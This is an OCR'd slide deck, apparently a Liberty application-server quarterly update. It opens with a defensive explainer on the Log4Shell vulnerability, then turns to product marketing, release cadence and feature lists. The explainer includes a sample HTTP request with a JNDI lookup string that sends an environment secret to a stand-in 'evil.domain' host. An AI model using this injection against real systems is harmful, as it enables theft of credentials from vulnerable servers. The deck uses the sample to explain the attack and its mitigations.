Liberty Quarterly Update 21.0.0.10-21.0.0.12

Alasdair Nottingham – Liberty Lead Architect
@nottycode

Agenda

Part 0: CVE-2021-44228

Part 1: 20 Minute Liberty overview

Part 2: What is new this quarter

- Part 2a: Jakarta EE 9.1 with Jared Anderson
- Part 2b: Everything else with Alasdair Nottingham

Part 3: Q&A

CVE-2021-44228

Open Liberty

What is it?

An attacker inserts a jndi lookup string into an http request

```
GET /test HTTP/1.1
Host: victim.site
User-Agent: ${jndi:ldap://${env.AWS_SECRET}.evil.domain/a}
```

The User-Agent is logged via log4j

Log4j triggers a DNS lookup leaking your AWS_SECRET

6

```
public class Malicious
    implements Serializable {
  static {
    // Do Evil Stuff
  }
}
```

Java deserializes the class and executes it

4

Log4j does a lookup to a malicious LDAP

5

Bad LDAP

Log4j returns a serialized object and the class file to deserialize it

Does WebSphere use log4j2?

Liberty

- Liberty does not use log4j2

WebSphere traditional

- Runtime does not use log4j2
- Admin console does use log4j2
- UDDI application provided with WAS does use log4j2
- Requests to urls in UDDI or Admin Console maybe vulnerable
- **Recommendation install PH42728**

What about my applications?

- PH42728 does not patch applications.
- IBM recommends
    - scanning all applications to remove or upgrade to log4j 2.16.0 (or later)
    - Update Java to 8.0.6.36 (or at least 8.0.5.25)
    - Set `log4j2.formatMsgNoLookups` system property to true

https://www.ibm.com/support/pages/node/6525860

Set log4j2.formatMsgNoLookups

Liberty

Create ${wlp.user.dir}/shared/jvm.options containing:

```
-Dlog4j2.formatMsgNoLookups=true
```

WebSphere traditional

Run the following wsadmin script:

```
processes = AdminConfig.list("JavaVirtualMachine").splitlines()

for proc in processes:
  AdminConfig.create("Property", proc,
            [["name","log4j2.formatMsgNoLookups"],["value", "true"]],
            "systemProperties")

AdminConfig.save()
```

20 minute overview

Open Liberty

6 reasons why Liberty

Lightweight, highly-efficient runtime

CI/CD optimized operational experience

Simple true-to-production developer experience

Just enough runtime	80% disk and 56% memory saving
Low operating cost	4x increased density over Tomcat & Spring Boot
Zero migration	100% v2v & fixpack migration saving
Continuous delivery	Zero-effort security fixing & zero technical debt
Kubernetes optimized	Self-tuned optimal perf, production-ready, kube-native
Developer experience	Container & kube-native experience, rapid inner loop


Just Enough Application Server

Open Liberty

You control which features are loaded into each server instance


Java EE


```
<feature>jaxrs-2.1</feature>
```





Granularity cost implications

Open Liberty










Disk? Memory? $$$?	X 200MB = 600MB	X 200MB = 6GB	X 200MB = 24GB	X 200MB = 72GB


Performance (Daytrader8)


- Comparisons used each application server's Docker image
- Liberty outperforms others on all metrics for EE8 performance (startup time about half, throughput and memory footprint over 50% better)

System Configuration:

SUT: LinTel – Ubuntu 20.04.1 LTS, Intel(R) Xeon(R) Platinum 8180 CPU @ 2.50GHz, 4 cpus, 4GB RAM. JDK version distributed with the docker images used for each server instance.







Low Operating Cost

Modernization led to optimized resource usage by **75%**

and reduced infrastructure footprint by **50%**

Major US healthcare provider

Cloud platforms shift responsibilities

Open Liberty

Traditional Deployment

- I develop the app
- I give the Ops team a WAR file
- I *occasionally* update app dependencies

App

Server

Java

OS

VM

- I deploy the app
- I handle automation
- I monitor the app
- I maintain the infrastructure
- I apply important security fixes
- I plan and execute migrations

Cloud platforms shift responsibilities

Open Liberty

Cloud-native Platform Deployment

- I develop the app
- I *occasionally* update app dependencies
- I deploy the app
- I handle automation
- I monitor the app
- I maintain the infrastructure
- I apply important security fixes
- I plan and execute migrations

App
Server
Java
OS
Container
Container Platform

- I manage a cloud platform
- I provide services to the application teams


Liberty Release Cadence

Open Liberty


Liberty's 'zero migration' architecture makes picking up a new release simple

Skipping a release does not introduce migration work


Traditional 'fix pack' usage



Continuous Integration usage




Liberty Release Cadence



	All CD releases	CD releases ending .3 .6 .9 .12
Support Provided	5 years	5 years
iFixes	24 weeks	2 years
Proactive Security iFixes	Most recent	Most recent 2

Proposed update to release day 2022



Zero Migration

- ✓No configuration behavior changes
- ✓No runtime feature behavior changes
- ✓No removals

Open liberty

Stay current with a rebuild
(no app or config changes necessary)

Skipping a release does not introduce additional migration work

Never apply an ifix again

Zero Migration


Today we migrated all our Liberty servers config from EE7 to EE8. This process normally take 18 months in traditional WebSphere, cannot say how many manhours exactly.

Today it took 18 minutes, with Liberty's continuous delivery stream.

In July all apps starting to use EE8 framework.

Henrik Lundström, WAS Systems Administrator, Handelsbanken (Sweden)

Kubernetes optimized



Open Liberty Operator
provided by IBM

Deploy and manage applications running on Open Liberty

docker hub

MICROPROFILE
OPTIMIZING ENTERPRISE JAVA

Open Liberty

- **Deliver faster** without costly tuning exercises
- Get **optimal performance** even as the environment changes

- **Simple Operator-based deploy** and day-2 operations experience
- Supported **production-ready images**
- **APIs** for Kubernetes integration
- Container-based **usage tracking**

Kubernetes Optimized

“You don't have to tune thread pools. Liberty does an outstanding job”

WebSphere Technology Owner
Large health provider

Developer experience

Open Liberty

IDEs

Dev Mode

Repositories

The Central Repository

Build

Maven™

Gradle

APIs

Spring Boot®

Testing


Jesse Gallagher
@Gidgerby

Have I mentioned lately how much of a delight @OpenLibertyIO is to work with? It's just thoroughly pleasant.

Tim Zöller
@javahippie


The @OpenLibertyIO dev mode is one of the best hot-reload features I have ever worked with, I am seriously impressed!

Dev mode in action



How to get Support

Open Liberty



Recent Updates

Open Liberty

Periodic Table of Liberty (21.0.0.12)

zOS
ND
Base
Core
Open Liberty

New in 4Q21
New in 3Q21
New in 2Q21
New in 1Q21

APIs

batchSMFLogging-1.0
zosLocalAdapters-1.0
zosRequestLogging-1.0
zosTransaction-1.0
zosWlm-1.0
zosSecurity-1.0

collectiveController-1.0
dynamicRouting-1.0
clusterMember-1.0
healthManager-1.0
healthAnalyzer-1.0
scalingController-1.0
scalingMember-1.0

Security


Operations

cloudant-1.0
javaee-8.0
javaee-7.0
jakartaee-9.1
jakartaee-8.0
heritageAPIs-1.0
sipServlet-1.1
batchManagement-1.0
wsAtomicTransaction-1.2
acmeCA-1.0
passwordUtilities-1.0
wsSecurity-1.1
wsSecuritySaml-1.0

bells-1.0
concurrent-2.0
facesContainer-3.0
grpc-1.0
jdbc-4.3
json-1.0
jsonbContainer-2.0
jsonpContainer-2.0
mail-2.0
microProfile-4.1
mpContextPropagation-1.2
mpGraphQL-1.0
mpReactiveMessaging-1.0
mpReactiveStreams-1.0
opentracing-1.3
osgiConsole-1.0
persistenceContainer-3.0
springBoot-2.0
webProfile-9.1
webProfile-8.0
webProfile-7.0
xmlBinding-3.0
adminCenter-1.0
collectiveMember-1.0
distributedMap-1.0
eventLogging-1.0
logstashCollector-1.0
monitor-1.0
openapi-3.1
requestTiming-1.0
usageMetering-1.0
restConnector-2.0
sessionCache-1.0
audit-1.0
constrainedDelegation-1.0
federatedRepository-1.0
jwt-1.0
jwtSso-1.0
sessionDatabase-1.0
webCache-1.0
ldapRegistry-3.0
oauth-2.0
openid-2.0
openidConnectClient-1.0
openidConnectServer-1.0
samlWeb-2.0
scim-1.0
socialLogin-1.0
spnego-1.0
transportSecurity-1.0

Focus areas

Open Liberty



Liberty Last Quarter Review

Security

- Set HTTP Response Headers in config

Dev Exp

- Guide: Optimizing REST queries for microservices with GraphQL
- 38 guides can be run in browser via Skills Network

Foundation

- Install user features from maven repo
- Read Kubernetes config as Liberty variables
